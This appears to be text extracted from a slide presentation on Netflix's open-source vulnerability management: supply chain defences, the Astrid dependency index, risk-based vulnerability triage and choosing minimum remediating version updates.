
How can we protect ourselves from supply chain attacks?

- ✓ Scoped registries
- ✓ Package signing
- ✓ Dependency locking
- ✓ Harden CI/CD infrastructure
- ✓ Use proxy to force internal packages to take precedence over external ones
- ✓ For maintainers, use 2FA




Handling 3rd party dependencies with care

Shift left approach enables catching vulnerabilities earlier in the software development lifecycle



Netflix Microservice Architecture

- Polyglot
- Flexible deployments
- Works well in the cloud



Design principles for our approach

Scalability

- Build a solution that scales at the speed we operate

Automation

- Automates most of the repetitive tasks

Efficiency


- Enabling developers and minimizing interruption whenever possible

Compatibility

- Being cautious about security related updates that may break developer code

What is our approach?

Our approach




Build open source vulnerability database




mailing lists

Track vulnerabilities in distributed databases


- Automated crawlers
- OSS vulnerability intelligence sources
- Commercial OSS feeds



Metadata helps you make data-driven decisions



Map vulnerabilities with affected services



Build Dependency Graph

Relying on manifest files is not sufficient

- Parsing manifest files may not yield what's running on production
- Problem with semantic ranges

```
npm install lodash@^4.0.0
```

→ This command will install the latest 4.x.x version.


Astrid

Artifactory-sourced dependency insight at Netflix


How does the Astrid index work?

- Published artifacts indexing
- Deployable module indexing
- Indexing of AMI manifests


Published artifacts indexing



Deployable module indexing



Indexing of AMI (Amazon Machine Image) manifests



Use Astrid to find a list of impacted services

```
package_metadata": {  
  "version": "[,3.4.14)",  
  "artifactId": "zookeeper",  
  "groupId": "org.apache.zookeeper"  
},
```



Astrid


Instance/Container ID 1

Instance/Container ID 2

...

Instance/Container ID 73

Instance/Container ID 74



Vulnerability Triage

- Focus on the applications that need immediate resolution
- Target vulnerabilities based on criticality and exploitability
- Relying on CVSS score is not enough to determine critical vulnerabilities

Critical

High

Medium

Low

Risk strategy Items

CVSS Score




Application Risk

Vulnerable Method is Executed

Active Exploit in the Wild

internet Facing




Risk Strategy Table – Example 1


Application is Internet Facing	Active Exploit in the Wild	Vulnerable Method is Executed	Application Risk	CVSS Score	Priority	Action			
			High	10.0	Serious				
						PR	Slack	RR	Campaign

Risk Strategy Table – Example 2

Application is Internet Facing	Active Exploit in the Wild	Vulnerable Method is Executed	Application Risk	CVSS Score	Priority	Action
			Medium	9.0	Insignificant	<u>Campaign</u>

Risk Strategy Table – Example 3


Application is Internet Facing	Active Exploit in the Wild	Vulnerable Method is Executed	Application Risk	CVSS Score	Priority	Action
			High	10.0	Moderate	<div>PR</div> <div>Campaign</div>



Requirements for effective vulnerability remediation

- Find the minimum version update that remediates the vulnerability
- Find first order dependencies of the vulnerable packages
- Identify transitive dependency blockers

Understanding minimum version update problem



Find the minimum version update that remediates the vulnerability

1. Find all version ranges from central repository.

-----> (2.0.0, 2.0.1, 2.0.2 ... 2.9.7, 2.9.8, 2.9.9)

2. Identify vulnerable versions.

<2.4.0 , <2.4.9


3. Exclude vulnerable versions from the list.


(2.4.9, 2.5.0, 2.5.1 ... 2.9.8, 2.9.9)

4. Conclude the immediate version that fixes the issue.


2.4.9 or above

First order dependency problem





